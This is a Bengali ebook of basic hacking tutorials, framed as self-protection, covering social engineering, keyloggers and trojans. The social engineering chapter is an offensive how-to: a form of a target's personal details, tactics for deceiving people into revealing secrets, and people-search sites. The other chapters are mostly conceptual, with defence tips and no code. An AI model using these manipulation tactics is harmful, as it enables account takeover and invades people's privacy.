
বেসিক
বাংলা হ্যাকিং টিউটোরিয়াল
By
BANGLA EBOOK DOWNLOAD .COM
FREE BANGLA

বইটি সম্পর্কে কিছু কথা.....

এই হ্যাকিং টিউটোরিয়াল বইটি তৈরি করার উদ্দেশ্য এই নয় যে, সবাইকে হ্যাকিং শিখানো ! আমরা চাই আমরা যারা ইন্টারনেট ব্যাবহার করি তারা যেন নূন্যতম ধারনা থাকে হ্যাকিং সম্পর্কে যাতে নিজেকে হ্যাকিং এর মারাত্মক ক্ষতির হাত থেকে নিজেকে রক্ষা করতে পারেন। আপনার যদি হ্যাকিং বিষয়ে নূন্যতম ধারনা না থাকে তাহলে আপনি নিজেকে রক্ষা করবেন কিভাবে? এই বইটিতে বেসিক হ্যাকিং নিয়ে আলোচনা করা হয়েছে। বইটির সবগুলা টিউটোরিয়াল এর কৃতিত্ব বাংলা টেকনোলজি ব্লগ টিউনারপেজ.কম এবং যিনি টিউটোরিয়াল গুলা লিখেছেন Pirate_king. উনার এই টিউটোরিয়াল গুলা না পেলে হয়তো বই টি তৈরি করাই হত না। বাংলাইবুকডাউনলোড.কম শুধু বই টি তৈরি করেছে মাত্র। বই টি আপনি পড়ুন এবং আপনার বন্ধু দের সাথেও শেয়ার করুন এবং তাদের হ্যাকিং থেকে নিজেকে রক্ষা করার জন্য সাহায্য করুন।

বই টি কোন অনুমতি ছাড়া যেকোনো জায়গায় শেয়ার করা যাবে।

টিউটোরিয়াল সমূহ

১. **Social Engineering & Manipulation** 3------5

২. **কীলগিং কি ? এটা কিভাবে কাজ করে ?** 6-------10

৩. **ট্রোজান কি ? কেন ? কিভাবে ?**..... 11------34

৪. **ব্যক্তিগত সুরক্ষা , নিরপত্তা এবং গোপনীয়তা নিশ্চিতকরণ ।**..... 35------39

৫. **ফিশিং এর যাবতীয় খুঁটিনাটি নাড়িনক্ষত্র বিস্তারিত ।**..... 40------46

৬. **Cryptography কি? এটা কীভাবে কাজ করে? সম্পূর্ণ টিউটোরিয়াল** 47------49


৭. **DoS কি ? DoS অ্যাটাক কি কেন কিভাবে ?**..... 50------56

৮. **RAT কি? কেন?? কিভাবে ? বিস্তারিত**..... 57-----70

টিউটোরিয়াল গুলা শুরু করার আগে একটা কথা বলে নেওয়া ভাল যে, যদি আপনি নিচের টিউটোরিয়াল গুলি পড়ে কারও ক্ষতি করেন বা এ সংক্রান্ত যেকোনো সমস্যা হলে বাংলাইবুকডাউনলোড.কম বা টিউনারপেজ.কম বা এই বই এর লেখক Pirate_king দায়ী থাকবেনা। সুতরাং, যা করবেন সব নিজ দায়িত্বে করবেন। ধন্যবাদ।

ব্যাসিক হ্যাকিং পর্ব -১ : Social Engineering & Manipulation

আপনি যদি একটা ঘর বানাতে চান তাহলে আপনার কাছে ইট বালু সিমেন্ট এসব থাকতে হবে । এগুলো হচ্ছে এক্কেবারে বেসিক উপকরণ বা কাঁচামাল ! আজকাল অনেক কারনেই আমাদের অনেকের ইও আরেকজনের ফেসবুক অ্যাকাউন্ট / ই-মেইল অ্যাকাউন্ট হ্যাক করার দরকার পড়ে। কারণ গুলো নাই বা উল্লেখ করলাম । তবে হ্যাক করব বললেইতো আর হ্যাক হয়ে যাবে না । এর জন্য অনেক বেসিক উপকরণ বা কাঁচামাল এর দরকার পড়বে। Social Engineering এবং Human Manipulation হচ্ছে হ্যাক করার জন্য একেবারে দরকারি প্রাথমিক ডাটা সমুহ । কারণ এগুলো ছাড়া আপনি কোন security ই পার করতে পারবেন না আর তা না পারলে হ্যাক তো অনেক দূরের কথা ! আসুন শিখে নেই social engineering ও human manipulation এর খুব কার্যকরী ও দরকারি পদক্ষেপ গুলো 😃



Social Engineering :

এটা হচ্ছে এমন একটা অ- বিজ্ঞানীয় মনস্তত্ত্বিক পদ্ধতি যার মধ্যমে একজন বা একাধিক মানুষের সাথে কথা বলতে বলতে বা অন্য কোন ধরনের যোগাযোগ এর মধ্যমে তাদের স্বাভাবিক ও অবচেতন মনের রক্ষন ভেঙে গুরুত্বপূর্ণ ও গোপন তথ্য বের করে নেয়া।

যেমন আমি হয়ত আপাত পরিচয় এ আপনাকে কোন ব্যাক্তিগত তথ্য দিবই না ! আপনি জিজ্ঞেস করলে ও না । কিন্তু আমি আমার কাছের বন্ধুটিকে সব এ বলে দিব সে নিজে থেকে কিছু জিজ্ঞেস না করলেও । social engineering ওই তথ্য গুলো বের করার ই একটা পদ্ধতি ।

Human Manipulation :

যে মনস্তত্ত্বিক কৌশলী পদ্ধতি তে এক বা একাধিক মানুষের আচরণগত এবং স্বাভাবিক ব্যাবহার ও উপলব্ধি কে দিকভ্রান্ত করা হয় তাকে মুলত Human Manipulation বলে।

যেমন আমি হয়ত বলতে চাচ্ছি না যে আমি কোন এলাকা তে থাকি কিন্তু আপনি কৌশলগত উপায়ে বের করে নিতে পারবেন যে আমি কোথায় থাকি । এটাই Human Manipulation .

social engineering ও human manipulation করতে হলে আপনার প্রয়োজন কতগুলো অতিব প্রয়োজনীয় তথ্য। এগুলো আমি ফর্ম আকারে নিচে দিচ্ছি । যেকোনো সাইট এই কোন security questionnaires এ এগুলোর ভেতর থেকেই প্রশ্ন করা হয়ে থাকে ! আসুন দেখে নেই প্রয়োজনীয় তথ্য গুলো কি কি

১।Fullname/পূর্ণনাম:
২।NickName/ডাকনাম:
৩।Father'sname/পিতারনাম:
৪।Mother'sname/মায়েরনাম:
৫।DateofBirth/জন্মতারিখ:
৬।PlaceofBirth/জন্মস্থান:
৭।Primarye-mail/প্রাথমিকই-মেইল:
৮।Secondarye-mails/অন্যই-মেইল:
৯।IPaddress:
১০।Country/দেশ:
১১।Division/বিভাগ:
১২।District/জেলা:
১৩।PhoneNumber:
১৪।Cell/MobilePhoneNumber:
১৫।BestFriends:
১৬।Pet name :

এটাই শেষ না । আরও অনেক তথ্য ই দরকার পড়তে পারে । সেগুলো ও প্রয়োজন মত এ লিস্ট এ যোগ করে নিতে পারেন ।

এখন কার্যপ্রণালী বলি 😃আগেই বলে রাখি এই কার্যপ্রণালী এর কোন সীমা নেই । হাজারো উপায়ে হাজারো পদ্ধতি তে করা যায় কাজ টা। তবে ইন্টারনেট ঘেঁটে ও আমার ব্যাক্তিগত অভিজ্ঞতা থেকে আমি সব থেকে কার্যকরী ৫ টা পদ্ধতির কথা বলব এখানে 😃তবে শুরুতেই বলে নেই social engineering ও human manipulation করার জন্য আপনার থাকতে হবে খুব ই তড়িৎ reflex action ও কথার পিঠে কথা বলার ক্ষমতা । তাহলেই আপনার সফল হবার সম্ভাবনা হয়ে যাবে মাক্সিমাম ^_^ ।

১। ***মিল খুঁজে বের করা :***খেয়াল করে থাকবেন যে সবাই ই এমন কি আপনি ও পরিচিত ও স্বাভাবিক পরিবেশ ও পরিস্থিতি তে কথা বলতে ও চলাফেরা করতে ভালবাসেন । আপনি যার বিরুদ্ধে এই পদ্ধতি গুলো চালাতে চান তাদের পছন্দ – অপছন্দ গুলো জেনে নিন আগে । অনেক টা homework এর মত । এর পর যখন কাজ শুরু করবেন আস্তে আস্তে করে প্রতিপক্ষের বলার আগেই আপনি তাকে বলে দিন আপনার অমুক তমুক পছন্দ [অবশ্যই প্রতিপক্ষের পছন্দ - অপছন্দ কে নিজের টা বলে চালিয়ে দিন !] এতে করে প্রতিপক্ষ আপনাকে সমপর্যায়ের , সমান রুচির ও সমান সমান মানুষ মনে করবে । এক লাফেই আপনি অনেক টা কাছের হয়ে যাবেন এবং তখন কাজ তো জলৎ তলরং

২। ***প্রতিকুল পরিস্থিতির অবতারণা :***খানিক টা রাগ , অভিমান অথবা অনুরূপ ব্যাবহার ই তৈরি করে প্রতিকুল পরিস্থিতির । চিন্তা করে দেখুন আপনি বাসায় রাগ করে বসে আছেন । বাবা – মা , ভাই বোন সবাই ই কোন না কোন সময় আপনাকে সাধতে আসবে

৩।***সব জেনে গেছি এমন একটা ভাব ধরুন :***মনে করুন আপনি ফেসবুক এ একটা মেয়ের সাথে নতুন নতুন বন্ধুত্ব পাতিয়েছেন এবং আপনাদের দুজনের ভাব ও অনেক ! এখন মেয়ে টা হয়ত একদিন কোথাও গেল বন্ধুদের সাথে ঘুরতে । আপনাকে বলে নাই ! কিন্তু কোন ভাবে আপনি জানতে পারলেন সে ঘটনা । আপনার কাজ হবে অনুরূপ কোন একটা কথা বলা " হুম আজ তো ভালই মজা করলে বন্ধুদের সাথে আমাকে বললেও না তবে আমি জানি জানি সব ই জানি :/ "
এর পর আপনার আর কিছু করা লাগবে না যা করার যা বলার সব ওই মেয়েই বলবে

৪। ***পরিস্থিতি বুঝে কথা বলুন :***সব সময় এক রকম ব্যাবহার করবেন না ! সময় ও পরিস্থিতি বুঝে ব্যাবহার ঠিক করুন । এখানেই প্রয়োজন হবে আপনার reflex action এর । ধরুন কারো নিকট আত্মীয় অসুস্থ। আপনি যদি এরকম অবস্থা তে তার সাথে কোন সিরিআস ব্যাপারে হাসিঠাট্টা করেন তবে সব কিছু ই আপনার প্রতিকুলে চলে যাবে

৫। ***ধিরস্থির পদ্ধতি অবলম্বন করুন :***কোন কিছুতেই তাড়াহুড়া করবেন না ! এতে অবশ্যই হিতে বিপরীত হবে ! চেষ্টা করুন ধিরে চল পদ্ধতি অবলম্বন করতে ! এবং পারলে কথা বা তথ্য ঘুরিয়ে বের করার চেষ্টা করুন !

এ গুলো ছিল নির্দিষ্ট মানুষ থেকে তথ্য সংগ্রহ করার কিছু পদ্ধতি । এছাড়াও অন্য পদ্ধতি তে ও আপনি অনেক সময় অনেক ওয়েবসাইট থেকে ও অপ্রত্যাশিত অনেক তথ্য পেয়ে যেতে পারেন । এরকম উপকারি কয়েকটা ওয়েবসাইট এর লিস্ট আমি নিচে দিচ্ছি

http://www.411.com/

http://www.ask.com/

http://www.bebo.com/

http://www.facebook.com/

http://www.flickr.com/

http://www.ip-adress.com/ipaddresstolocation/

http://www.myspace.com/

http://www.myyearbook.com/

http://www.searchenginez.com/findpeople.html

http://www.skipease.com/

http://www.sonico.com/

http://www.spock.com/

http://www.twitter.com/

http://www.usatrace.com/

http://www.whitepages.com

http://www.whois.com/

http://www.whois.net/

http://www.wink.com/

http://www.youtube.com

http://www.zabasearch.com/

http://www.zoominfo.com


এবং আপনার আমার সবার বেস্ট ফ্রেন্ড http://www.google.com:

এগুলো ই আপাত দরকারি জ্ঞান Social Engineering ও Human manipulation এর উপর ।

ব্যসিক হ্যাকিং পর্ব ২ : কীলগিং কি ? এটা কিভাবে কাজ করে ?

দ্বিতীয় পরবে আমরা শিখব কীলগিং এর যাবতীয় সব খুঁটিনাটি । আসুন দেরী না করে ঝাপিয়ে পড়ি কীলগিং কিভাবে করতে হয় সে ব্যাপারে টিউনার পেজে অনেক ভালো ভালো টিউন আছে । একটু কষ্ট করে সার্চ দিলেই পেয়ে যাবেন । কিন্তু কীলগিং করার আগে যদি আপনার এ ব্যাপারে ন্যূনতম জ্ঞান থাকা টা কি জরুরি না ? এটাও হ্যাকিং গ্রামারের একেবারে অ আ ক খ !

সময় নষ্ট না করে আসুন জেনে নেই কীলগিং কি ? এটা কিভাবে কাজ করে ? এর হাত থেকে রক্ষা পাওয়ার উপায় কি কি ?



প্রথমেই জেনে নেই কীলগিং কি ?

Keyloggin বা Keystroke Logging হচ্ছে একটা হার্ডওয়্যার অথবা একটা সফটওয়্যার গত সিস্টেম মনিটর যেটা একটা কম্পিউটার এর প্রতি টি কী বোর্ড এর স্ট্রোক মনিটর / পর্যবেক্ষণ করে রেকর্ড করে ওই কম্পিউটার এর ইউজার এর অজ্ঞাতে । কীলগিং হার্ডওয়্যারগত অথবা সফটওয়্যারগত যেকোনো উপায়ে করা হয় । একটা অ্যান্টিভাইরাস এ কীলগার কে ট্রোজান এবং ব্যাকডোর হিসেবে সনাক্ত করে ।


১৯৮৩ সালের ১৭ নভেম্বর **Perry Kivolowitz** পৃথিবীর সর্বপ্রথম কীলগার ডিজাইন করেন । ২০১০ সালের সার্ভে অনুযায়ী সারা পৃথিবী তে কীলগিং করে এমন মানুষের সংখ্যা ৫১৭,৮০০ (approx.) ।

কী লগিং এর লগ অর্থাৎ রেকর্ড করা কী স্ট্রোক গুলো সাধারণত C:\ ড্রাইভ এ একটা .TXT ফাইল হিসেবে সেভ হয় । আধুনিক কীলগার গুলোর এই সব লগ ইমেইল এর মাধ্যমে ছড়িয়ে দেওয়া যেতে পারে । বাস্তবিক অর্থে কীলগার নিজে সিস্টেম এর জন্য কোন হুমকি না কিন্তু যেহেতু এটা আপনার কীবোর্ড এর সব স্ট্রোক ই রেকর্ড করবে সেহেতু বলাই যাই এটা আপনার পাসওয়ার্ড এবং অন্যান্য গোপন তথ্য ও রেকর্ড করবে যেটা পরে আপনার জন্য অবশ্যই হুমকি স্বরূপ দেখা দিবে ! সাইবার ক্রিমিনাল রা সাধারণত কীলগ ব্যবহার করে ব্যাংক কার্ড বা ক্রেডিট কার্ড এর ১৬ ডিজিট অ্যাকাউন্ট নাম্বার ও ৩ ডিজিট এর পিন নাম্বার টা সংগ্রহ করার জন্য । এছাড়াও আর হাজারো কাজে কীলগিং করা হয় । কারো ব্যাক্তিগত ইনফর্মেশন , কারো পাসওয়ার্ড , অথবা এমনি ই কীলগিং করা হয় । ফেব্রুয়ারী ২০০৫ থেকে কীলগিং কে দণ্ডযোগ্য অপরাধ হিসেবে নথিভুক্ত করা হয় আন্তর্জাতিক আদালত এ । এর জন্য সর্বোচ্চ $৯০,০০০ ফাইন অথবা ৩ বছরের বিনাশ্রম কারাদণ্ড দেওয়ার আইন আছে !


এপর্যন্ত কীলগিং করে যত সাইবার ক্রাইম করা হয়েছে তার মধ্যে সব থেকে বিখ্যাত Sumitomo Mitsui এর ঘটনা টা । এদের লন্ডন অফিস থেকে ২০০৫ সালের শুরুর দিকে সাইবার ক্রিমিনাল রা ছোট্ট একটা ১৩ কেবি এর কীলগের দিয়ে ৪২৩ মিলিয়ন ব্রিটিশ পাউন্ড চুরি করার চেষ্টা করে । একেবারে শেষ মুহূর্তের একটা ছোট্ট ভুলের কারনে ওই কীলগার এর ডিজাইনার Yeron Bolondi পুলিশ এর কাছে ধরা খেয়ে যান !

এছাড়াও অনেক বড় বড় ব্যাংক ডাকাতি তে ও কীলগিং করে অনেক টাকা হাতিয়ে নেওয়ার ভূরি ভূরি উদাহরন আছে !

আসলেই ব্যক্তিগত নিরাপত্তার ক্ষেত্রে কীলগিং খুব ই বড় একটা হুমকি । তাই আমি সবসময়ই বলব দয়া করে নিজেদের কে কীলগিং থেকে বাঁচিয়ে রাখুন ।



এটা একটা হার্ডওয়্যার নির্ভর কীলগার ।



এটা একটা লগ রিপোর্ট

এবার আসুন জেনে নেই কীলগার কিভাবে কাজ করে

সফটওয়্যার নির্ভর কীলগার :

Hypervisor-based : এই পদ্ধতি তে কীলগার একটা Malware Hypervisor হিসেবে অপারেটিং সিস্টেম এর ভেতর লুকিয়ে কীলগিং করে । উদাহরন : Blue Pill

API-based: Application programming interface বা সংক্ষেপে API নির্ভর কীলগার গুলো লেখা বা ডিজাইন করা সব থেকে সহজ । এগুলো কীবোর্ড এর ইন্টারফেস হিসেবে সিস্টেম এর কাছে পরিচিত হয় । সিস্টেম এর মাধ্যমেই এরা সব লগ পায় । কিন্তু খুব দ্রুত টাইপ করলে [40+ WPM] এরা অনেক স্ট্রোক মিস করে ।

Kernel-based: এগুলো হচ্ছে ধুরন্ধর কীলগার । কোর হিসেবে এরা অপারেট করে । এগুলো মোটামুটি FUD / Fully Un-Detectable । এগুলো লেখা ও যেমন কঠিন তেমন এগুলো কে সনাক্ত করা ও কঠিন । কীবোর্ড এর হার্ডওয়্যার ড্রাইভার হিসেবে সিস্টেম এর সাথে সঙ্গুক্ত হয়ে কীলগ সংগ্রহ করে ।

Form grabbing based: ওয়েব ব্রাউজার এ যখন একটা তথ্য ইনপুট করা হয় তখন টা HTTPS / HTTP সংযোগ পাওয়ার আগেই এগুলো কে লগ করে ফেলে এ ধরনের কীলগার।

Packet analyzers: HTTP POST সংক্রান্ত যেকোনো ডাটা কে লগ করে এধরনের লগার ।

হার্ডওয়্যার নির্ভর কীলগার :

Firmware-based : BIOS থেকে কীবোর্ড এর Firmware হিসেবে কাজ করে এরা কীবোর্ড এর সব ইনপুট লগ করে

Keyboard hardware : পিসি ও কীবোর্ড এর যেকোনো জায়গা তে সংযুক্ত হয়ে [উপরের ছবির মত] কীবোর্ড এর যেকোনো ইনপুট লগ করে এরা ।

Wireless keyboard sniffers : wireless কীবোর্ড থেকে এর রিসিভার এ পাঠানো যেকোনো ডাটা লগ করে এরা ।

Keyboard overlays : এটা সাধারণত দেখা যায় ATM মেশিন গুলতে । হ্যাকার রা খুব পাতলা এক ধরনের আবরণী বিছিয়ে দেয় ATM মেশিন এর কী-প্যাড এর উপর এবং সেখান থেকে PIN নাম্বার সংগ্রহ করে ।

Acoustic keyloggers : ১৯৯৬ সালের মাঝামাঝি CIA এধরনের কীলগার বানায় । কীবোর্ড এর প্রতি টা কী এর স্ট্রোক একটা ভিন্ন মাত্রার Acoustic Notation দেয় । দূর থেকে সে গুলোর অডিও লগ নিয়ে পরে তা বিশ্লেষণ করে আসল লগ বের করা হয় ।

Electromagnetic emissions : ২০০৯ সালে সুইস বিজ্ঞানীরা এ ধরনের কীলগার আবিস্কার করেন । ২০ মিটার বা ৬৬ ফুট দূর থেকে এটা কাজ করে !

কীলগার এর সাথে সম্পর্কিত আরও কিছু নাম জেনে নিন

Clipboard logging : Clipboard এ কপি করা যেকোনো কিছু লগ করা

Screen logging : Screenshots এর মাধ্যমে কীলগ করা

কিভাবে কীলগার গুলো তার লগ করা ডাটা পাঠায় ?

১। FTP সার্ভার এর মাধ্যমে

২। পূর্বনির্ধারিত কোন ইমেইল আইডি তে মেইল করে

৩। ওয়্যারলেস ট্রান্সমিশন এর মাধ্যমে

৪। রিমোট আক্সেস এর মাধ্যমে ।

কিভাবে কীলগিং প্রোগ্রাম গুলো দ্বারা আক্রান্ত হতে পারেন ?

হ্যাকিং শিখুন নিজেকে রক্ষা করার জন্য অন্যের ক্ষতি করার জন্য নয়

১। কোন ইমেইল এর সাথে এটাচ করা কোন ফাইল ওপেন করে

২। P2P নেটওয়ার্ক এর মাধ্যমে

৩।আগে থেকে ডিজাইন করা একটা ওয়েব পেজ যদি সুরক্ষিত ব্রাউজার দিয়ে ব্রাউস না করা হয় তখন

৪।অন্য কোন প্রগ্রামের এর মাধ্যমে


৫। ইউএসবি কোন ধরনের সংযোগের এর মাধ্যমে


৬। সিডি / ডিভিডি থেকে

কিভাবে বুঝবেন আপনি আক্রান্ত হয়েছেন কীলগিং এর ?

১। ভালো অ্যান্টিভাইরাস এর মাধ্যমে

২। নিচের ছবি দুইটা খেয়াল করুন । একটা স্টার্ট আপ এর প্রোগ্রাম এর লিস্ট আর অন্য টা টাস্ক ম্যানেজার এর । খুজে বের করুন কোন প্রোগ্রাম টা আপনার পরিচিত না এবং যেটা আপনি জীবনেও ব্যবহার করেন নি ! এগুলো দেখতে পেলেই বুঝবেন আপনি আক্রান্ত । দেরী না করে সাথে সাথে প্রতিকার শুরু করে দিন





কিভাবে বাঁচবেন কীলগার থেকে ?

১। ভালো অ্যান্টিভাইরাস – এর কোন বিকল্প নেই

২। Anti-spyware – এটা ও অ্যান্টিভাইরাস এর মতই কাজ করে

৩।Network monitors – যখন কোন প্রোগ্রাম তার নিজে থেকে ইন্টারনেট এ কানেক্ট হতে লায় তখন ইউজার কে সতরক করে Network monitors

৪।Automatic form filler programs – এটা অনেকটা ব্রাউজার এর অটোমেটিক অপশন remember my password এর মতই

৫। One-time passwords (OTP) – একধরনের হার্ডওয়্যার যা কোন কী স্ট্রোক ছাড়াই পাসওয়ার্ড এর এন্ট্রি দেয় নির্দিষ্ট ফর্ম এ

৬। On-screen keyboards : উইন্ডোজ এর সবথেকে কাজের জিনিস এটা । যত বড় ঘাঘু কীলগার ই হোক না কেন এটার কী স্ট্রোক কেউ লগ করতে পারবে না 😀

৭।Keystroke interference software – এই ধরনের সফটওয়্যার প্রতিটা কী লগ কে encrypt করে কীলগার গুলো কে ধকা দেয় । খুব ই কাজের জিনিস

আপাতত এই ছিল কীলগার নিয়ে বিস্তারিত আলোচনা ।

ব্যাসিক হ্যাকিং পর্ব ৩: ট্রোজান কি ? কেন ? কিভাবে ?

শুরুতেই আসুন জেনে নেই ট্রোজান কি ?

ট্রোজান সম্পর্কে উইকিপিডিয়া বলে

A Trojan horse, or Trojan, is a standalone malicious program that does not attempt to infect other computers in a completely automatic manner without help from outside forces like other programs and human intervention.

অর্থাৎ স্ব নির্ভর যে সব ক্ষতিকারক প্রোগ্রাম বাইরের কোন সাহায্য ছাড়া যেমন অন্যান্য প্রোগ্রাম এবং মানুষের হস্তক্ষেপ ছাড়া স্বয়ংক্রিয় ভাবে অন্য কম্পিউটার বা সিস্টেম কে আক্রান্ত করার চেষ্টা করে না তাদের কে ট্রোজান বা ট্রোজান হর্স বলে ।

সহজ ভাষা তে একটি বাস্তব ও বিশ্বাসযোগ্য [trusted] প্রোগ্রাম এর ভেতর লুকিয়ে থাকা অনাকাঙ্খিত ও ক্ষতিকারক প্রোগ্রাম ট্রোজান । যেহেতু এটা অনাকাঙ্খিত , তাই এর গতিবিধি , কার্যপ্রণালী , কার্যপদ্ধতি , ব্যাপ্তি সবকিছুই ইউজার এর নিকট অজানা থেকে যায় । কথা প্রসঙ্গে বলে রাখি অপারেটিং সিস্টেম এর registry অন্তর্ভুক্ত না থাকা সব প্রোগ্রাম ই অনাকাঙ্খিত বলে সিস্টেম এর কাছে গণ্য হবে ।

ট্রোজান এর কার্যবিধি :

গ্রীক মিথ অনুযায়ী গ্রীক রা তাদের সৈন্য বাহিনী কে কতগুলো কাঠের তৈরি ঘোড়ার ভেতর ভরে সেই ঘোড়াগুলোকে ট্রয় বাসীদের উপহার দেয়। পরে যুদ্ধ শুরু হলে ওই সৈন্য গুলো ঘোড়া থেকে বের হয়ে ট্রয় এর অভেদ্য দেয়াল এর ভেতর থেকে আক্রমন করে ট্রয় দখল করে নেয় । অথান থেকেই মুলত এধরনের প্রোগ্রাম কে ট্রোজান নাম দেওা হয় । একে হ্যাকার রা ভালবেসে Mr. James ও বলে থাকে এর গুপ্তচর বৃত্তীয় কাজে দক্ষতার জন্য !

ট্রোজান এর সৃষ্টিকর্তা বা ডিজাইনার এর ইচ্ছা অনুযায়ী ট্রোজান করতে পারে না এমন কোন কাজ নেই ! ! এটা ফাইল কপি , ডিলিট , পেস্ট , adware , malware , spyware প্রোগ্রাম ইন্সটল করা , ইন্টারনেট অ্যাক্সেস , প্রোগ্রাম রিমুভ সব ই করতে পারে ।

ট্রোজান এর ধরণ :

☻ **Remote Access Trojans:** এগুলো ভিকটিম এর সিস্টেম এর আংশিক বা পুরপুরি দখল নিয়ে নিতে পারে । একটা সার্ভার অ্যাপ্লিকেশান এর মাধ্যমে ভিকটিম এর পিসি হতে সব ধরনের আনুচরন করা হয় হ্যাকার এর পিসি থেকে । সিস্টেম স্টার্ট করার সাথে সাথে এটা এর ক্লায়েন্ট সিস্টেম [হ্যাকার এর সিস্টেম] এর সাথে একটা নির্দিষ্ট পোর্ট এর মাধ্যমে নিরাপদ সংযোগ স্থাপন করে । এর পর ক্লায়েন্ট সিস্টেম থেকে যা ইচ্ছা করা যায় ভিকটিম এর সিস্টেম এ । বেশীর ভাগ ট্রোজান এ ধরনের।

☻ **Data Sending Trojans:** একটা ইমেইল বা ব্যাকডোর এর মাধ্যমে ভিকটিম এর সিস্টেম হতে কী – লগ , পাসওয়ার্ড , কুকি ক্লায়েন্ট সিস্টেম এ ফিড করে ।

